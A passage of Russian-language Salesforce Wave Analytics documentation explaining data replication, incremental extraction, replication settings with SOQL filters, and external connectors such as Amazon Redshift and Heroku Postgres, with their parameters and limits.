1. Чтобы открыть диспетчер данных, щелкните значок шестеренки ( ) в Wave Analytics, а затем выберите **Диспетчер данных**.
2. В диспетчере данных откройте вкладку «Настройка».
   Она содержит список объектов, доступных для репликации.
3. Нажмите кнопку **Запустить репликацию сейчас**.
   Откроется страница «Отслеживание» диспетчера данных, в котором репликация каждого объекта будет показана как отдельное задание.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска репликации:

- Изменение потоков данных Wave Analytics

Отслеживание репликации

Отслеживайте ход выполнения репликации в диспетчере данных.

Для отслеживания репликации выполните следующие действия.

1. Чтобы открыть диспетчер данных, щелкните значок шестеренки ( ) в Wave Analytics, а затем выберите **Диспетчер данных**.
2. В диспетчере данных откройте вкладку **«Отслеживание»**.
   Представление «Задания» на странице отслеживания содержит сведения о заданиях репликации.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отслеживания репликации:

- Изменение потоков данных Wave Analytics

Инкрементное извлечение данных при репликации

По умолчанию при репликации данные извлекаются из каждого объекта Salesforce инкрементно. Записи вставляются, обновляются и удаляются так, чтобы соответствовать изменениям в объекте с момента последней репликации. Поскольку извлекаются только изменения, репликация выполняется быстрее.

Прим.: Полное извлечение выполняется при первой репликации объекта.

Чтобы выключить инкрементный режим для реплицируемого объекта, добавьте параметр `incremental` к узлу sfdcDigest объекта в вашем потоке данных, и дайте этому параметру значение `false`. Например:

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "incremental": false,
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   }
```

Чтобы назначить принудительное полное извлечение для реплицируемого объекта, добавьте параметр `fullRefreshToken` к узлу sfdcDigest объекта, и назначьте параметру случайное значение. Например:

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fullRefreshToken": "bb",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
```

```
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
        ]
    }
}
```

В следующий раз, когда нужно будет вызвать принудительное извлечение для этого объекта, измените значение параметра `fullRefreshToken`.

Рекомендации по использовании инкрементного извлечения при репликации

- Если инкрементный режим явно выключен в узле sfdcDigest, и не включен обратно явно в идущих далее узлах того же объекта, этот режим не будет включен при запуске репликации. Нужно вручную включить режим, присвоив параметру `incremental` значение `true` в потоке данных.
- При включении репликации инкрементный режим не задействуется для объектов Salesforce, которые проводят удаления в записях без возможности удаления, до его явного включения для потока данных.
- Изменения, внесенные менее чем за час до репликации, не учитываются. Помните об этом, если у вас есть часто обновляемые записи.
- Рекомендуется проводить принудительное полное обновление с использованием параметра `fullRefreshToken`, чтобы подхватывались все изменения.
- Поля с формулами могут стать несогласованными с реплицируемым объектом в инкрементном режиме. Рекомендуем отключить инкрементные извлечения для объектов, содержащих поля с формулами.
- Если вы вносите изменения в поля в узле sfdcDigest потока данных, например добавляете, удаляете поля или меняете их атрибуты, Wave запустит полное извлечение данных из объекта при следующем запуске репликации.

СМ. ТАКЖЕ:

Настройка потока данных с помощью файла определения


Трансформация sfdcDigest

Настройка параметров репликации

Если для объекта Salesforce включена репликация, вы можете настроить ее параметры, чтобы отключить или включить поля, которые не хотите или хотите, соответственно, реплицировать, добавить фильтры для репликации только определенных данных или отключить репликацию для соответствующего объекта. Все эти операции выполняются с помощью диспетчера данных.

Для настройки параметров репликации выполните следующие действия.


1. Чтобы открыть диспетчер данных, щелкните значок шестеренки ( ) в Wave Analytics, а затем выберите **Диспетчер данных**.
2. В диспетчере данных откройте вкладку «Настройка».
   Она содержит список объектов, доступных для репликации. Объекты Salesforce из вашей локальной организации указываются в первую очередь.
3. Щелкните по объекту, чтобы открыть его параметры репликации.
   Появится панель выбора полей. Поля, доступные для репликации, уже выбраны.



4. Выберите поля, которые вы хотите включить, или отмените выделение, чтобы отключить.

   Прим.: Нельзя отключить репликацию для поля, которое используется в потоке данных, или поля «Код объекта». Новые поля, которые вы активируете, реплицируются отдельно от потока данных через локальное соединение Salesforce.

5. Нажмите кнопку **«Продолжить»**.
   Откроется страница «Просмотр исходных данных», в которой будет показан предварительный просмотр данных в выбранных полях.
6. Здесь также можно отключить репликацию для поля. Подведите курсор мыши к заголовку столбца поля и щелкните по появившемуся крестику.



7. Для фильтрации реплицируемых данных нажмите .

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров репликации сделайте следующее.

- Изменение потоков данных Wave Analytics

a. Введите фильтр, воспользовавшись выражением WHERE объектно-ориентированного языка запросов Salesforce (SOQL). Например:

```
RecordType = 'B2B' AND Status = 'Open'
```

b. Нажмите кнопку **Готово**.

Прим.: В предварительном просмотре данных не применяется добавленный вами фильтр. Фильтры применяются только при сохранении параметров репликации.

8. Нажмите **Сохранить**, чтобы сохранить параметры репликации.

Удаление репликации для объекта

Удалите репликацию для объекта в диспетчере данных, чтобы убрать его из процесса репликации.

Прим.: Вы не можете удалить репликацию объекта, находящегося в потоке данных или рецепте.

Чтобы удалить репликацию объекта, выполните следующие действия.

1. Чтобы открыть диспетчер данных, щелкните значок шестеренки ( ) в Wave Analytics, а затем выберите **Диспетчер данных**.
2. В диспетчере данных откройте вкладку «Настройка».
   Она содержит список объектов, доступных для репликации.
3. Нажмите кнопку действий ( ) справа от объекта и затем выберите команду **«Удалить репликацию»**.
   Появится сообщение с предупреждением.
4. Внимательно прочитайте сообщение и затем нажмите кнопку **«Удалить»**.

Прим.: Объект можно повторно включить в процесс репликации, добавив узел sfdcDigest для него в свой поток данных либо используя локальное подключение к системе Salesforce.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления репликации для объекта:

- Изменение потоков данных Wave Analytics

Добавление объектов и полей к процессу репликации

Чтобы добавить объект, добавьте узел sfdcDigest для этого объекта в потоки данных. Чтобы добавить поле объекта, добавьте поле в существующий узел sfdcDigest для этого объекта в одном из потоков данных. Новый объект или поле будут автоматически добавлены в репликацию при загрузке обновленного файла определения для потока данных. Также можно использовать локальное соединение приложения Salesforce.

СМ. ТАКЖЕ:

Настройка потока данных с помощью файла определения

Трансформация sfdcDigest

Рекомендации по созданию или обновлению потоков данных при включенной репликации

Если репликация включена, при создании или обновлении очередного запланированного потока данных необходимо учитывать следующее.

- Wave проверяет загружаемый файл определения потока данных. Если в файле будут обнаружены ошибки, исправьте их перед повторной отправкой файла.
- На отправку файла определения потока данных может уйти больше времени. Это связано с тем, что Wave проверяет файл и использует узлы sfdcDigest для определения параметров репликации.
- Если удалить узел sfdcDigest объекта из файла определения, репликация для этого объекта сохраняется. При необходимости репликацию объекта можно отключить на вкладке «Настройка» диспетчера данных. См. «Удаление репликации для объекта».
- Если удалить поле из узла sfdcDigest объекта в файле определения, репликация для этого объекта сохраняется. При необходимости репликацию поля можно отключить в настройках репликации. См. «Настройка параметров репликации».
- Если добавить поле в файл определения, оно будет включено в параметрах репликации.
- Если отменить запланированный поток данных, Wave не отключит репликацию объектов и полей потока.

Рекомендации по использованию репликации в приложениях Wave на основе конфигуратора

При включении репликации в приложениях Wave Analytics на основе конфигуратора, например Sales или Service Wave, следует принять во внимание некоторые факторы.

Включение репликации для использующихся приложений Wave

Если репликация включается для уже существующих приложений Wave, необходимо добавить в нее все объекты и поля Salesforce, использующиеся в этих приложениях. В противном случае потоки данных задействованного приложения Wave завершаются с ошибкой. Следуйте приведенным ниже инструкциям, чтобы включить репликацию для всех необходимых объектов и полей.

1. Перед включением репликации установите регулярный график для всех потоков данных в приложении Wave. При включении репликации приложение Wave учитывает только запланированные потоки данных.
2. После включения репликации проверьте настройки, чтобы убедиться, что в нее были включены все необходимые объекты и поля. См. «Настройка параметров репликации».
3. Запустите репликацию, чтобы убедиться, что все потоки данных приложения Wave реплицированы.
4. Запустите потоки данных приложения Wave и убедитесь, что они выполняются без ошибок.
5. Запланируйте выполнение репликации до запуска потоков, чтобы обеспечить регулярное обновление данных в приложении Wave.

Создание нового приложения Wave на основе конфигуратора после включения репликации

При создании приложения Wave на основе конфигуратора объекты и поля нового потока данных автоматически добавляются в репликацию, если не были включены в нее ранее. После создания приложения Wave выполните следующие действия.

1. Проверьте настройки репликации, чтобы убедиться, что в нее включены все необходимые объекты и поля. См. «Настройка параметров репликации».
2. Запустите репликацию, чтобы убедиться, что все объекты в новом потоке данных реплицированы.
3. Запустите поток данных нового приложения Wave.
4. Запланируйте выполнение потока данных в приложении Wave перед выполнением репликации.

Ограничения и пределы репликации


При проведении репликации необходимо учитывать следующее.

- Для репликации можно обозначить до 50 объектов. Если в данный момент из потоков данных извлекается более 50 объектов, свяжитесь со службой поддержки клиентов Salesforce, прежде чем включить репликацию.
- В ходе репликации проводится только одно извлечение в расчете на объект. Помните об этом, если вам необходимо проводить несколько извлечений из одного объекта. Например, иногда требуется извлекать и фильтрованные, и нефильтрованные данные из объекта.
- По умолчанию при репликации данные извлекаются из каждого объекта инкрементно. Изменения, внесенные менее чем за час до репликации, не учитываются. Помните об этом, если у вас есть часто обновляемые записи.
- Существует известная проблема, когда процесс репликации не формирует письма эл. почты с уведомлениями.

Репликация локальных и внешних данных с помощью коннекторов приложения Wave

Коннекторы приложения Wave позволяют легко подключаться к данным внутри и вне вашей организации Salesforce и переносить их в приложении Wave.

Используйте коннектор для создания подключения к источнику данных, например к другой организации Salesforce или хранилищу данных Amazon Redshift. Затем используйте это соединение для репликации всех объектов из источника данных, которые вам нужны. Затем вы можете подготовить данные в этих репликах, используя набор команд набора данных или поток данных, чтобы создать свой окончательный набор данных.



Доступны пять типов коннекторов: один для ввода данных из вашей локальной организации, и четыре — для внешних данных. Давайте посмотрим на примере компании «Blue Sky Solar», каким образом можно использовать каждый тип коннекторов. Blue Sky Solar продает и устанавливает солнечные батареи в Калифорнии и Аризоне.

Локальный коннектор Salesforce
Blue Sky Solar уже использует репликацию для переноса данных о продажах на территории Калифорнии в Wave. Компания использует локальный коннектор Salesforce для репликации дополнительных объектов без использования потока данных.

Внешний коннектор Salesforce
Чтобы иметь возможность претендовать на государственные гранты, компания действует в качестве отдельных юридических лиц в Аризоне и Калифорнии. Каждая организация действует в качестве отдельной организации Salesforce. Высшее руководство хочет проанализировать эффективность коммерческой деятельности в обеих организациях. Компания использует внешний коннектор Salesforce для подключения экземпляра Wave организации в Калифорнии к данным о коммерческих возможностях организации в Аризоне. Эти данные затем объединяются с данными в Wave организации Salesforce в Калифорнии, чтобы создать единое представление обо всех имеющихся возможностях.

Маркетинговый облачный коннектор
Blue Sky Solar отслеживает рыночные перспективы в облачном маркетинговом приложении. Компания планирует выйти на рынок Южной Калифорнии и хочет запустить персонифицированную маркетинговую кампанию. Облачный маркетинговый коннектор приложения Wave позволяет маркетинговой команде загружать данные о рыночных перспективах предыдущих кампаний в приложении Wave и использовать панели мониторинга приложения Wave для таргетирования компаний и физических лиц.

Коннектор Heroku Postgres
Потенциальные клиенты, заинтересованные в установке солнечной системы, могут загрузить мобильное приложение Blue Sky Solar. Приложение помогает находить подходящие пространства на крышах для размещения солнечных систем. Эти данные хранятся в базе данных Heroku Postgres, а маркетинговая команда использует их для целевых кампаний. Коннектор Wave Heroku Postgres позволяет команде переносить эти данные в Wave для анализа.

Коннектор Amazon Redshift
Каждая установленная солнечная система на постоянной основе контролирует генерируемое электричество. У Blue Sky Solar есть страница сообщества Salesforce, которая предоставляет обзор учетной записи каждого клиента с помощью зависящих от Wave виджетов для отображения генерируемого электричества. Исходные данные изначально хранятся в Amazon Redshift, где создаются представления агрегированных данных, которые и переносятся в Wave с помощью коннектора Amazon Redshift.

Прим.: Внешние коннекторы выполняют полный отбор данных каждый раз, когда выполняется репликация. Инкрементные экстракты и фильтры недоступны.

Коннекторы Wave включаются при активации репликации. Если вы не включили репликацию, вы можете сделать это из раздела «Настройки». Введите строку *Аналитика Wave* в поле «Быстрый поиск» и выберите пункт **Настройки**. Выберите **Включить репликацию**, а затем нажмите **Сохранить**.

Важное замечание: Перед включением репликации необходимо учесть несколько моментов. Рекомендуем прочитать «Что происходит при включении репликации» перед первым использованием.

Создание удаленного соединения

Создайте удаленное соединение для репликации внешних данных.

Включение репликации для объекта с соединением

Используйте соединение для включения репликации в отношении объектов в подключенном источнике данных.

Подготовка реплицированных данных в потоках данных и рецептах

После выполнения репликации можно подготовить реплицированные данные в потоках данных и рецептах.

Ограничения и пределы коннекторов

При работе с коннекторами необходимо учитывать следующее.

Создание удаленного соединения

Создайте удаленное соединение для репликации внешних данных.

Действия, которые необходимо совершить для создания подключения к внешнему источнику данных, одинаковы для всех удаленных коннекторов. Однако каждый коннектор имеет особые требования и настройки.

1. Чтобы открыть диспетчер данных, щелкните значок шестеренки () в Аналитике Wave, а затем выберите **Диспетчер данных**.
2. В диспетчере данных откройте вкладку «Настройка».
   Она содержит список объектов, доступных для репликации и отсортированных по типу коннектора.
3. Нажмите **Настройка репликации**.
   Вы увидите доступные соединения. Локальное соединение Salesforce уже настроено, и другие создаваемые вами соединения отображаются здесь же.
4. Нажмите **Добавить удаленное соединение**.
   Появятся доступные коннекторы.
5. Нажмите на нужный коннектор и введите настройки для соответствующего типа соединения.

   Все удаленные соединения требуют этих настроек.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания соединения:

- Изменение потоков данных Wave Analytics

Параметр	Обязательно?	Значение
Название соединения	Да	Идентифицирует соединение. Используйте подходящие обозначения, которые позволят вам легко отличать различные типы соединений.
Наименование разработчика	Да	Название API для соединения. Это название используется в ваших потоках данных для ссылки на данные, извлеченные с помощью этого соединения. По этой причине вы не можете редактировать наименование разработчика после создания соединения.
Описание	Да	Описание соединения для внутреннего использования.

Воспользуйтесь приведенными ниже ссылками для того, чтобы узнать о дополнительных настройках, необходимых для каждого типа соединения.

6. Чтобы завершить ввод параметров, нажмите кнопку **Сохранить**.
Новое соединение, готовое к использованию, появится на странице выбора соединения.

Настройки внешних подключений к системе Salesforce
Ознакомьтесь с настройками и требованиями для создания внешнего подключения к системе Salesforce.

Настройки облачного маркетингового соединения Salesforce
Ознакомьтесь с настройками и требованиями для создания облачного маркетингового соединения Salesforce.

Параметры соединения Amazon Redshift
Ознакомьтесь с параметрами и требованиями для создания соединения Amazon Redshift.

Настройки внешних подключений к системе Salesforce

Ознакомьтесь с настройками и требованиями для создания внешнего подключения к системе Salesforce.

Помимо названия соединения и разработчика, а также описания, укажите эти параметры.

Параметр	Обязательно?	Значение
Имя пользователя	Да	Имя пользователя, которое используется для подключения к внешней организации с целью репликации объектов и полей.
Service URL	Да	URL-адрес для входа в систему внешней организации. Это значение указано заранее. Однако его можно изменить, если организация является безопасной или использует настраиваемый домен.
Пароль	Да	Пароль, соответствующий указанному имени пользователя. Рекомендуется добавить маркер безопасности пользователя в конце пароля. Дополнительные сведения о получении маркера безопасности см. в разделе Сброс маркера безопасности.

Важное замечание: Объекты и поля, доступные для репликации во внешней организации, определяются настройками безопасности пользователя, учетные данные которого используются для подключения.

Настройки облачного маркетингового соединения Salesforce

Ознакомьтесь с настройками и требованиями для создания облачного маркетингового соединения Salesforce.

Помимо названия соединения и разработчика, а также описания, укажите эти параметры.

Параметр	Обязательно?	Значение
Имя пользователя	Да	Имя пользователя облачного маркетингового приложения Salesforce.
Секретный вопрос клиента	Да	Секретный вопрос клиента облачного маркетингового приложения Salesforce требуется для создания действительного токена доступа.
ID клиента	Да	Секретный вопрос клиента облачного маркетингового приложения Salesforce требуется для создания действительного токена доступа.
URL-адрес облачного маркетингового приложения Salesforce	Да	URL-адрес, используемый для подключения к WSDL облачного маркетингового приложения Salesforce. Указанное уже выполнено, но вы можете внести изменения.
Коррекция UTC	Нет	Используется для чтения данных из облачного маркетингового приложения Salesforce в часовом поясе с коррекцией UTC.
Пароль	Да	Пароль для имени пользователя облачного маркетингового приложения Salesforce.

Важное замечание: Объекты и поля, доступные для репликации, определяются настройками безопасности пользователя, которые вы используете для соединения.

Параметры соединения Amazon Redshift

Ознакомьтесь с параметрами и требованиями для создания соединения Amazon Redshift.

Прежде чем создавать новое соединение Amazon Redshift, ознакомьтесь с этими требованиями.

- Кластер Redshift, к которому вы подключаетесь, должен иметь включенный SSL. См. раздел Настройка параметров безопасности соединений в документации веб-служб Amazon для получения дополнительных сведений об использовании SSL.
- Кластер Redshift должен иметь область Amazon S3 под названием `sfdcwaveanalytics`. В отношении области должна быть принята хотя бы минимальная областная политика. См. информацию в Руководстве по коннекторам Amazon Redshift для создания минимальной политики для области Amazon S3.

Помимо названия соединения и разработчика, а также описания, укажите эти параметры.

Параметр	Обязательно?	Значение
Основной симметричный ключ	Нет	Ваш ключ шифрования Amazon S3. Это должен быть 256-битный ключ шифрования AES в формате Base64.
Секретный ключ доступа AWS	Да	Ваш секретный ключ доступа к Amazon.
Имя пользователя	Да	Имя пользователя для организации Amazon Redshift.
Число узлов в кластере	Да	Количество узлов в кластере Amazon Redshift.
Схема	Да	Присвоенное вами название схемы Amazon Redshift. Для репликации доступны только существующие в этой схеме объекты.
Тип узла кластера	Да	Тип узла кластера Amazon Redshift.
URL-адрес в JDBC	Да	URL-адрес вашего подключения к Amazon Redshift. См. раздел Получение URL-адреса в JDBC в документации веб-служб Amazon для получения информации о получении URL-адреса. Используйте точный URL-адрес, указанный в свойствах базы данных кластера. Поддерживается только URL-адрес Redshift JDBC.
Пароль	Да	Пароль для организации Amazon Redshift.

Важное замечание: Данные, доступные для репликации в организации Amazon Redshift, определяются параметрами безопасности пользователя, которые вы используете для соединения.

Включение репликации для объекта с соединением

Используйте соединение для включения репликации в отношении объектов в подключенном источнике данных.

Действия, которые необходимо совершить для использования соединения, одинаковы для всех коннекторов.

1. Чтобы открыть диспетчер данных, щелкните значок шестеренки ( ) в Аналитике Wave, а затем выберите **Диспетчер данных**.
2. В диспетчере данных откройте вкладку «Настройка».
   Она содержит список объектов, доступных для репликации и отсортированных по типу коннектора.
3. Нажмите **Настройка репликации**.
   Вы увидите доступные соединения.
4. Нажмите на нужное соединение.
   Отобразится список объектов, доступных через выбранный коннектор. Уже активированные объекты недоступны для выбора.
5. Щелкните необходимый объект для того, чтобы включить в отношении него репликацию, а затем нажмите **Продолжить**.
6. Выберите поля для того, чтобы включить в отношении них репликацию, а затем нажмите **Продолжить**.
7. Проверьте данные на странице «Предварительный просмотр исходных данных».
8. Если вы используете локальный коннектор Salesforce, вы можете реплицировать данные. Нажмите .
   a. Введите фильтр, воспользовавшись выражением WHERE объектно-ориентированного языка запросов Salesforce (SOQL). Например:
      ```
      RecordType = 'B2B' AND Status = 'Open'
      ```
   b. Нажмите кнопку **Готово**.

   Прим.: В предварительном просмотре данных не применяется добавленный вами фильтр. Фильтры применяются только при сохранении параметров репликации.
9. По завершении нажмите кнопку **Сохранить**.
   Новый объект появится на вкладке «Настройка» вместе с другими объектами, использующими тот же тип коннектора.

Важное замечание: Запустить репликацию, чтобы сделать новые реплицированные объекты доступными в потоках данных и наборах команд.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования соединения:

- Изменение потоков данных Wave Analytics


Подготовка реплицированных данных в потоках данных и рецептах

После выполнения репликации можно подготовить реплицированные данные в потоках данных и рецептах.

В случае потоков данных используйте трансформацию digest для извлечения данных из реплицированного объекта.

В редакторе потока данных используйте кнопку узла digest ( ), чтобы добавить трансформацию к потоку данных. Если вы работаете в JSON потока данных, добавьте узел digest в файл определения потока данных. Дополнительные сведения см. в разделе Трансформация digest.

Для подготовки реплицированных данных в рецепте откройте вкладку «Набор данных» в менеджере данных. Откройте вкладку «Реплицированные данные» и выберите **«Создать новый рецепт»** из списка действий напротив данных, которые следует подготовить.



Прим.: Также можно добавить реплицированные данные в рецепт как подстановочные данные.

Ограничения и пределы коннекторов

При работе с коннекторами необходимо учитывать следующее.

- Вы можете создать до 20 коннекторов любого типа. Указанное ограничение не распространяется на локальные подключения Salesforce.
- Wave может извлечь до 20 миллионов строк или 10 ГБ из объекта, в зависимости от того, какой предел будет достигнут первым.
- Вы можете реплицировать данные из 1–50 объектов в Wave. Указанное общее количество включает в себя локальные и внешние объекты.
- Инкрементальные извлечения и фильтры доступны только с локальным коннектором Salesforce.

Приложение Wave Connector для данных Excel

Приложение Wave Connector от компании Salesforce позволяет упростить импорт данных из приложения Microsoft Excel 2013 в Wave Analytics.

Приложение Wave Connector доступно для настольного приложения Excel 2013 и приложения Excel Online продукта Office 365. Приложение Wave Connector доступно посредством интернет-магазина приложений Microsoft для Office или личного каталога приложений организации. После установки приложения Wave Connector выполните импорт данных из приложения Excel в систему Salesforce.

Установка приложения Wave Connector для Excel

Приложение Wave Connector предоставляет пользователям возможность быстрого и удобного импорта данных из приложения Excel 2013 в Salesforce Wave Analytics.

